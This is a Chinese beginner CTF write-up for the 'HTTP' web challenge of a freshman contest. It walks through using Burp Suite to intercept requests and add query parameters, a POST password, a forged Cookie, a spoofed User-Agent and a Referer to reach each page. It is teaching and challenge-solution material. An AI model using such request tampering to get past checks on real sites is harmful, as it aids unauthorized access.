智邮新生赛wp
ZYCTF 新生赛 WriteUp
[TOC]
Web 方向
1. HTTP
工具:Burp Suite
创建实例并打开网页,根据题目提示可知本题考察 HTTP 请求参数。

- 启动 Burp Suite(以下简称 bp),使用内置浏览器打开目标网页,并在代理中开启拦截。


- 根据网页提示,在检查器中添加请求查询参数,输入
name和newstar,然后点击放行,进入新页面。



- 再次拦截请求,在检查器中把请求方法由 GET 改为 POST,并在请求体中添加参数
password=ctf(从这一步开始,之后的每一步都要在上一步操作的基础上继续,保留之前的修改)。

- 继续重复上述操作,在保留此前修改的同时,在操作台中添加 Cookie:
identity=player,放行进入新页面。


- 操作同上,在操作台的请求头中把
User-Agent修改为Br0wser,放行进入新页面。

- 同上,在操作台中添加请求头
Referer: http://zypc.xupt.edu.cn/,放行进入新页面。
